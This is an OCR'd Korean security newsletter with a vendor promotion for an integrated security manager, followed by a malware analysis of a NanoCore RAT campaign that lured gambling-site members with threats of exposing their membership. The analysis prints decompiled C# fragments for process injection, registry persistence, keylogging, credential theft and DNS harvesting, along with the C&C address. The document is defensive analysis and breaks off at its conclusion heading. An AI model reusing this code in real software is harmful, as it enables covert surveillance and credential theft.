
결국 조직에는 원격으로 전체적인 상황을 모니터링할 수 있는 정형화된 위협 대응 시나리오가 필요하다. 이는 단순한 모니터링으로 그치지 않고, 위협에 대한 조치까지 한번에 이뤄지는 형태여야 한다. 또한 조치한 결과에 대한 후속 모니터링도 가능해야 한다. 기업 및 조직의 특수성을 고려한 균형 잡힌 통합 보안 관리 시스템의 도입은 감당해야 할 관리 비용과 보안 위협을 동시에 잡는 효과가 있다.

02 전문가 보안 기고

균형 잡힌 통합 관리 시스템, 관리의 빈틈을 없앤다

과거에 비해 공격 방법이 다양해지고, 위협의 시도가 급속히 증가하는 현 시대에는 여러 가지 대응 방법이 필수적으로 고려되어야 한다. 따라서 특정 공격만 막는 대응 방법 하나만으로는 빈틈이 생길 수밖에 없다. 이때, 다양한 종류의 대응 방법이 각각 개별적으로 적용된다면 어떻게 될까? 방어 기술에 대한 충분한 이해가 없을 경우, 중복된 영역을 방어하거나 필요한 부분을 미처 방어하지 못하는 문제가 발생할 것이다.

이러한 문제를 해결하기 위해, 기업 및 기관은 점차 전문적인 보안 기술을 바탕으로 설계된 균형 잡힌 통합 보안 시스템을 도입하고 있다. 통합 관리 시스템을 도입한 관리자는 관리의 빈틈이 어디인지 고민하는 대신, 보안 시스템 관제에 집중하여 보안 수준을 높일 수 있다. 트렌드에 맞는 보안 기술을 바탕으로 정교하게 설계된 통합 관리 시스템은 보안 지식이 높지 않은 소수의 관리 인력으로도 많은 수의 컴퓨터를 관리할 수 있어 그 수요가 계속해서 증가하는 추세다.



[그림 1. 이스트시큐리티 취약점 공격 사전 방어 체계]

이스트시큐리티의 통합 중앙 관리 솔루션 ASM(ALYac Security Manager)은 기업의 특수성을 가장 잘 이해하고 만든 제품이다. 개별 사용자의 상태를 모니터링 하는 것뿐만 아니라, 문제가 발생했을 때 빠르게 조치할 수 있도록 전체 사용자의 상태를 한눈에 확인할 수 있다. 또한 취약점 솔루션 '알약 패치관리(PMS)', '내 PC 지키미'와의 연동을 통해 운영체제와 주요 소프트웨어들을 가장 안전한 상태로 유지하고, 개개인의 보안수준을 지표로 나타내어 보안에 취약한 사용자를 인지할 수 있게 해준다. 관리자는 이를 통해 취약점을 사전에 보완하여 보안 수준을 향상시킬 수 있다.

체계적인 위협 대응 시나리오의 제작이나 통합 관리 시스템의 도입은 제작과 관련된 리소스나 도입 비용에 비해, 사용자들에게 즉각적이고 가시적인 효과로 발생하지 않아 늘 고려 범위에서 뒤로 밀려난다. 그러나 안전한 환경이 사용자들에게 제공하는 수많은 효용과 침해 사고 발생 뒤에 마주하는 막대한 수습 비용을 생각하면 어떠한가? 지금 자사의 보안 체계에 과연 빈틈은 없는가? 다시 한 번 점검해보아야 할 때이다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

도박 사이트 회원 정보 공개 협박을 통한 악성코드 유포 이슈 보고서

1. 개요

최근 SNS 와 같은 범죄 사각지대를 통해 성인뿐만 아니라 초등학생, 중학생들도 불법 사설 도박 유혹에 쉽게 노출되어 사회적 이슈로 부각되고 있다.

사설 도박 사이트는 국내에서 합법적으로 운영되고 있는 '스포츠 토토' 보다 더 많은 수익과 배당으로 도박에 관심이 많은 이들을 유혹한다. 하지만 '국민체육진흥법'에 의거, 불법으로 개설된 사설 도박 사이트를 통해 피해를 입은 경우, 법적으로 아무런 피해 구호를 받을 수 없다. 설령 도박 사이트를 이용하다가 피해를 봐서 경찰에 신고한다고 해도 차후에 도박 사이트에 대한 수사가 이루어질 경우 사이트 개설자를 포함해 이용자까지 처벌받기 때문에 이를 신고하는 사례는 극히 소수라 할 수 있다.


따라서 사설 도박 사이트 운영자는 이러한 상황과 법망을 교묘히 피해 회원들이 배팅한 금액과 수익금을 환전해주지 않고, 사이트 운영을 돌연 중단 및 폐쇄하는 이른바 '먹고 도망가는 수법(dine and dash)' 등으로 불법 수익을 착복하고 있다.

한편 온라인 상에서 dine and dash 수법을 악용하는 것으로 알려진 '슈퍼문' 도박 사이트에 가입한 회원 명단을 공개하고, 경찰에 신고하겠다고 협박해 악성코드를 유포하려는 정황이 확인되어 이를 살펴보고자 한다.

2. 악성코드 상세 분석

2.1 악성코드 유포 경로


현재 어떤 경로로 악성코드가 유포되었는지 확인되지 않은 상태지만, 공격자는 개설한 홈페이지에서 도박 사이트에 가입된 회원 내역의 일부를 보여준다. 이후 경찰서로 신고하겠다는 협박과 함께 정보 확인을 재촉하며 압축파일 다운로드 및 실행을 유도한다.



[그림 1] 슈퍼문 개인정보 유출 사이트 메인 화면

2.2 supermoon-DB.js 분석


smodb.zip 압축파일 내에 있는 supermoon-DB.js 는 스크립트로 제작되었다. 이는 ActiveXObject 개체를 사용하여 현재 경로에 smodb.xlsx 파일이 존재한다면 excel.exe 로 파일 이름 변경 및 실행하도록 한다.



[그림 2] supermoon-DB.js 코드

2.3 smodb.xlsx 분석

엑셀 확장자로 위장된 smodb.xlsx 가 실행되면 파일 내부에 존재하는 구성 파일 sfx.ini 에 의해 슈퍼문 회원 DB 가 기록된 엑셀 파일인 supermoon.xlsx 을 보여주며 사용자 몰래 cp.exe 파일을 실행한다.



[그림 3] smodb.xlsx 실행 개요

2.4 cp.exe 상세 분석

2.4.1 프로세스 인젝션

본 악성코드는 자기 자신의 프로세스에 악성 행위를 수행하는 코드를 삽입한다. 그리고 최종적으로 작동하는 악성코드는 NanoCore 시리즈로 널리 알려진 RAT 원격제어 악성코드이다.
난독화된 클래스, 메소드, 그리고 인스턴스 객체를 복호화하여 분석하면 다음과 같다.

```
sTARTUP_INFORMATION.Size = (uint)Marshal.SizeOf(typeof(RunPE.STARTUP_INFORMATION));
try
{
    if (!string.IsNullOrEmpty(cmd))
    {
        text = text + " " + cmd;
    }
    if (!RunPE.CreateProcess(path, text, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref
      sTARTUP_INFORMATION, ref pROCESS_INFORMATION))
    {
        throw new Exception();
    }
    int num = BitConverter.ToInt32(data, 60);
    int num2 = BitConverter.ToInt32(data, num + 52);
    int[] array = new int[179];
    array[0] = 65538;
    if (IntPtr.Size == 4)
    {
        if (!RunPE.GetThreadContext(pROCESS_INFORMATION.ThreadHandle, array))
        {
            throw new Exception();
        }
    }
    else if (!RunPE.Wow64GetThreadContext(pROCESS_INFORMATION.ThreadHandle, array))
    {
        throw new Exception();
    }
```

[그림 4] 메모리 인젝션

2.4.2 악성 플러그인 등의 빌드 정보 로드

리소스에 암호화되어 있는 악의적 플러그인과 C&C 주소, 포트 등의 빌드 정보를 복호화한다. 빌드 정보가 암호화된 이유는 정적 분석 방해 목적으로 추정된다. 그리고 악성코드에는 기본적인 인터페이스(Interface) 기능을 제공하는 NanoCore 플러그인, 감염 PC 에서 원격 PC 로 특정한 정보를 전송하는 SurveillanceExClientPlugin 플러그인만 확인되었다.


```
byte[] array = HandlerClass.Method_GetResource();
if (array != null)
{
    MemoryStream input = new MemoryStream(array);
    BinaryReader binaryReader = new BinaryReader(input);
    byte[] byte_ = binaryReader.ReadBytes(binaryReader.ReadInt32());
    Guid guid = HandlerClass.GetGuid(Assembly.GetExecutingAssembly());
    HandlerClass.byte_2 = HandlerClass.Decryptor(byte_, guid);
    Class13.smethod_0(HandlerClass.byte_2);
    byte[] array2 = binaryReader.ReadBytes(binaryReader.ReadInt32());
    object[] array3 = Class13.smethod_2(array2);
    int num;
    object[] array4 = new object[(int)array3[num] - 1 + 1];
    num++;
    Array.Copy(array3, num, array4, 0, array4.Length);
```

[그림 5] 악성 플러그인 등의 빌드 정보 로드

2.4.3 자가 복제 및 레지스트리 시작 항목 등록

%APPDATA%에 윈도우 설치 시 생성되는 UUID 값인 MachineGuid 이름으로 폴더를 생성한다.

```
string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
  guid_0.ToString().ToUpper());
try
{
    Directory.CreateDirectory(text);
}
catch (Exception expr_28)
{
    ProjectData.SetProjectError(expr_28);
    Exception exception_ = expr_28;
    HandlerClass.Method_PrintClientMessage(exception_, "GetAndCreateApplicationFolderPath");
    ProjectData.ClearProjectError();
}
return text;
```

[그림 6] MachineGuid 값으로 폴더 생성

생성 폴더
%APPDATA%\(MachineGUID 값)

그리고 Random 메소드를 통해 가짜 난수(Pesudo Random Number-Pseudo) 값을 생성한다. 결과 값에 따라 [표 1]의 접두사(Prefix)와 접미사(Suffix)를 참조하여 생성될 파일 및 폴더 이름을 결정한다. 실제 악성코드에서는 이들의 단어를 조합할 경우, “AGP Service”, “agpsvc.exe”라는 이름이 나온다. 마치 특정 드라이버와 관련된 파일 혹은 서비스인 것처럼 보이기에, 효과적으로 감염 사실을 은폐할 수 있다.


```
Random random = new Random(SetFileNameStruct.smethod_1(guid_0));
int num = random.Next(SetFileNameStruct.FileName_Suffix.Length);
string text = SetFileNameStruct.FileName_Suffix[num];
string arg = SetFileNameStruct.FolderName_Suffix[num];
string text2 = string.Empty;
do
{
    text2 = SetFileNameStruct.Prefix[random.Next(SetFileNameStruct.Prefix.Length)];
}
while (text2[text2.Length - 1] == text[0]);
return new SetFileNameStruct
{
    FolderName = string.Format("{0} {1}", text2.ToUpper(), arg),
    FileName = string.Format("{0}{1}.exe", text2, text)
};
```

[그림 7] 자가 복제를 위한 파일 및 폴더 이름 결정

파일 및 폴더 공용 접두사	파일 이름 접미사
dhcp, upnp, tcp, udp, saas,iss,smtp,	ss, mon, mgr, sv, svc, host
dos,dpi,pci,scsi,wan,lan,nat,imap,	폴더 이름 접미사
nas,ntfs,wpa,dsl,agp,arp,ddp,dns	Subsystem, Monitor, Manager, Service, Service, Host

[표 1] 파일 및 폴더 접두사 및 접미사

또한 현재 실행되는 악성코드가 관리자 권한(UAC)으로 실행되는지에 따라 은폐 용도로 사용되는 자가 복제되는 경로가 달라진다. 만일 관리자 권한으로 실행이 이루어졌을 경우 자가 복제 경로가 C:\Program Files 으로 되지만, 그렇지 않은 경우에는 [그림 6]에서 생성된 폴더로 된다. C:\Program Files 의 경우 관리자 권한으로만 실행되도록 되어 있지만, %Appdata%의 경우 관리자 권한 필요 없이 실행되기 때문이다. 그리고 윈도우 재 시작 시 자동 실행을 위해 레지스트리의 시작 프로그램 경로에 등록한다.

```
if (!Config.GetRunOnStartup())
{
    return;
}
if (Config.IsAdmin)
{
    HandlerClass.IsAdmin_DuplicateFile();
}
else
{
    HandlerClass.NotAdmin_DuplicateFile();
}
```

[그림 8] 관리자 권한에 따라 나뉘어지는 자가 복제 경로

관리자 권한으로 실행이 됐을 경우
자가 복제 경로 : C:\Program Files\AGP Service\agpsvc.exe 레지스트리 생성 경로 HKLM\Software\Microsoft\Windows\CurrentVersion\Run AGP Service = "C:\Program Files\AGP Service\agpsvc.exe"
관리자 권한으로 실행이 되지 않은 경우
자가 복제 경로 : %Appdata%\(MachineGUID)\AGP Service\agpsvc.exe 레지스트리 생성 경로 HKCU\Software\Microsoft\Windows\CurrentVersion\Run AGP Service = "%Appdata%\(MachineGUID)\AGP Service\agpsvc.exe"

2.4.4 악성 플러그인 로드

악성코드가 실행되었을 경우, 리소스에서 복호화한 악의적 기능을 수행하는 플러그인을 메모리에 로드한다. 그리고 storage.dat 파일이 [그림 6]의 경로에 존재한다면 [그림 10]과 같이 암호화된 악성 플러그인 바이너리를 복호화하여 메모리에 로드한다.

```
private static void smethod_8()
{
    Class8.smethod_87("Initializing cached plugins..");
    try
    {
        Dictionary<Guid, GStruct0>.Enumerator enumerator = Class8.dictionary_0.GetEnumerator();
        while (enumerator.MoveNext())
        {
            KeyValuePair<Guid, GStruct0> current = enumerator.Current;
            GStruct0 value = current.Value;
            GClass2 gClass = new GClass2();
            gClass.string_0 = value.string_0;
            gClass.guid_0 = value.guid_0;
            gClass.bool_0 = true;
            gClass.byte_0 = value.byte_1;
            gClass.byte_1 = value.byte_0;
            Class14.smethod_0(value.byte_1, gClass);
        }
    }
    finally
    {
        Dictionary<Guid, GStruct0>.Enumerator enumerator;
        ((IDisposable)enumerator).Dispose();
    }
    Class8.dictionary_0.Clear();
```

[그림 9] 플러그인 초기화


```
private static void smethod_6()
{
    string path = Path.Combine(Class15.string_0, "storage.dat");
    if (!File.Exists(path))
    {
        return;
    }
    try
    {
        byte[] array = File.ReadAllBytes(path);
        object[] array2 = Class13.smethod_2(array);
        DateTime t = (DateTime)array2[0];
        if (DateTime.Compare(Class8.dateTime_0, t) < 0)
        {
            Class8.dateTime_0 = t;
            Class8.byte_1 = (byte[])array2[1];
            Class8.byte_0 = Class18.smethod_2(Class8.byte_1);
        }
        int arg_6D_0 = 2;
        int num = array2.Length - 1;
        for (int i = arg_6D_0; i <= num; i += 4)
        {
            GStruct0 value = default(GStruct0);
            value.guid_0 = (Guid)array2[i];
            value.dateTime_0 = (DateTime)array2[i + 1];
            value.string_0 = (string)array2[i + 2];
            value.byte_1 = (byte[])array2[i + 3];
            value.byte_0 = Class18.smethod_2(value.byte_1);
            if (Class8.list_0.Contains(value.guid_0))
            {
                if (Class8.dictionary_0.ContainsKey(value.guid_0))
                {
```

[그림 10] storage.dat 에 저장된 플러그인 복호화 후 로드

2.4.5 C&C 연결 및 악성 플러그인 다운로드

공격자의 명령 제어 서버(C&C)로 aaa.pp355.net:54984(103.1.249.162:54984)로 연결한다.

```
private void Connect(Socket socket_1)
{
    try
    {
        this.socketAsyncEventArgs_2.Dispose();
        this.socketAsyncEventArgs_2 = null;
        this.ipendPoint_0 = (IPEndPoint)socket_1.RemoteEndPoint;
        this.bool_3 = false;
        this.bool_2 = true;
        if (this.method_37())
        {
            Client.GD_ConnectEstablished gD_ConnectEstablished = this.GD_ConnectEstablished;
            if (gD_ConnectEstablished != null)
            {
                gD_ConnectEstablished(this, true);
            }
```

[그림 11] C&C 연결

만일 C&C 에 정상적으로 연결되었을 경우, 악성 플러그인들의 바이너리를 [그림 6]의 생성되는 경로에 위치한 storage.dat 에 저장한다. storage.dat 는 윈도우 재부팅 시 악성코드가 실행되면 [그림 12]와 같이 악성 플러그인을 로드하는 목적을 가지고 있는 것으로 보인다.


```
Class8.smethod_87("Loading plugins..");
try
{
    List<GClass2>.Enumerator enumerator = list.GetEnumerator();
    while (enumerator.MoveNext())
    {
        GClass2 current = enumerator.Current;
        Class14.smethod_0(current.byte_0, current);
    }
}
```

[그림 12] 다운받은 플러그인 메모리 로드

2.4.6 명령 제어

NanoCore 는 메모리 상에 모듈로 존재하는 플러그인(Plugin)의 기능에 따라 원격 PC 에서 감염 PC 로 다양한 악의적인 명령을 내릴 수 있다. 하지만 현재 C&C 와 정상적으로 연결이 이루어지지 않고 있기에 SurveillanceExClientPlugin 에 대해서만 살펴보고자 한다.
SurveillanceExClientPlugin 는 특정한 패킷을 받았을 때 수행되는 ReadPacket 메소드의 명령에 따라, 웹 브라우저, 이메일 클라이언트 정보, 로그 정보, 키보드 입력 정보, DNS 정보를 탈취하는 기능을 수행한다.

```
public void ReadPacket(string string_0, object[] object_0)
{
    switch ((CommandType)object_0[0])
    {
    case CommandType.PasswordCommand:
        Class8.PasswordCommand(object_0);
        break;
    case CommandType.LoggingCommand:
        Class2.LoggingCommand(object_0);
        break;
    case CommandType.KeyboardCommand:
        Class16.KeyBoardCommand(object_0);
        break;
    case CommandType.DnsCommand:
        Class11.DnsCommand(object_0);
        break;
    }
}
```

[그림 13] 감염된 PC 에 대한 명령 및 제어 분기

다음은 명령에 대한 설명이다.

1. PasswordCommand : 이메일 클라이언트 및 웹 브라우저 정보 수집
패스워드 정보 탈취 명령을 받게 될 경우, 공용 언어 런타임이 설치되어 있는 디렉토리에 존재하는 특정한 실행 파일에 NirSoft 에서 제작한 Mail PassView 프로그램을 인젝션한다. 그리고 이메일 클라이언트 및 웹 브라우저 정보를 수집하고 이를 임시 폴더의 특정 파일에 저장한 뒤, 서버로 전송한다.


```
string text = Path.Combine(Path.GetTempPath(), Path.GetRandomFileName());
string string_ = string.Format("/shtml \"{0}\"", text);
checked
{
    try
    {
        if (Injector.IsProcessInject(Class15.GetFrameworkPath(), string_, byte_0, true))
        {
            List<object> list = new List<object>();
            string empty = string.Empty;
            if (Class15.GetBinaryText(text, int_1, ref empty))
```

[그림 14] 이메일 클라이언트 및 웹 브라우저 정보 탈취

2. LoggingCommand : 로그 기능 활성화 설정 및 전송/삭제

분기를 통해 키보드 및 DNS 로그 (비)활성화, PC에 저장된 로그 파일 전송 및 삭제 기능을 수행한다.

```
switch ((global::LoggingCommand)@class.object_0[1])
{
case global::LoggingCommand.KeyboardLogging:
    global::LoggingCommand.SetKeyboardLoggingValue_(@class.object_0);
    break;
case global::LoggingCommand.DNSLogging:
    global::LoggingCommand.SetDNSLoggingValue_(@class.object_0);
    break;
case global::LoggingCommand.GetLogs:
    global::LoggingCommand.SendToServer_LogInfo_();
    break;
case global::LoggingCommand.DeleteLogs:
    global::LoggingCommand.SendToServer_DeleteLog(@class.object_0);
    break;
case global::LoggingCommand.ExportLogs:
    ThreadPool.QueueUserWorkItem(delegate(object object_1)
    {
        delegate
        {
            global::LoggingCommand.SendToServer_ExportLog(@class.object_0);
        }();
    }, null);
    break;
}
```

[그림 15] LoggingCommand 분기

3. KeyboardCommand : 키보드 및 클립보드 정보 수집

키보드 로깅이 활성화되어 있을 경우, 키보드 정보 및 클립보드 정보를 수집하는 메소드를 실행하고, 현재 윈도우 창의 제목과 함께 키보드로 입력한 데이터를 서버로 전송한다.


```
public bool SetRawInputDevice()
{
    Win32.RawInputDevice rawInputDevice;
    rawInputDevice.UsagePage = 1;
    rawInputDevice.Usage = 6;
    rawInputDevice.Flags = 256;
    rawInputDevice.Handle = this.Handle;
    return Win32.RegisterRawInputDevices(new Win32.RawInputDevice[]
    {
        rawInputDevice
    }, 1, Marshal.SizeOf(typeof(Win32.RawInputDevice)));
}
```

[그림 16] 키보드 이벤트 탈취

4. DnsCommand : DNS 정보 수집


감염 PC 의 DNS 캐시 데이터 테이블을 조회하여 수집된 DNS 정보를 서버로 전송한다.

```
private static string[] GetDNSRecordList(short short_0)
{
    List<string> list = new List<string>();
    IntPtr ptr;
    if (Win32.DnsGetCacheDataTable(ref ptr))
    {
        Win32.DnsRecord dnsRecord = (Win32.DnsRecord)Marshal.PtrToStructure(ptr, typeof(Win32.DnsRecord));
        while (!(dnsRecord.NextRecord == IntPtr.Zero))
        {
            dnsRecord = (Win32.DnsRecord)Marshal.PtrToStructure(dnsRecord.NextRecord, typeof(Win32.DnsRecord));
            if (dnsRecord.Type == short_0)
            {
                list.Add(dnsRecord.Name);
            }
        }
    }
    return list.ToArray();
```


[그림 17] DNS 정보 수집 기능

2.4.7 추가 정보

해당 악성코드와 관련하여 추가적으로 조사한 결과 다른 도박 사이트, 그리고 심지어 대출 관련 정보가 담긴 문서가 이용되었음을 확인할 수 있었다. 즉 단순히 일회용으로 악성코드를 유포하는 것이 아니라 은밀히 다방면으로 활동했음을 보여주고 있다.



[그림 18] 원캐싱 명단



[그림 19] 도박 사이트 자전거 회원 명단

3. 결론

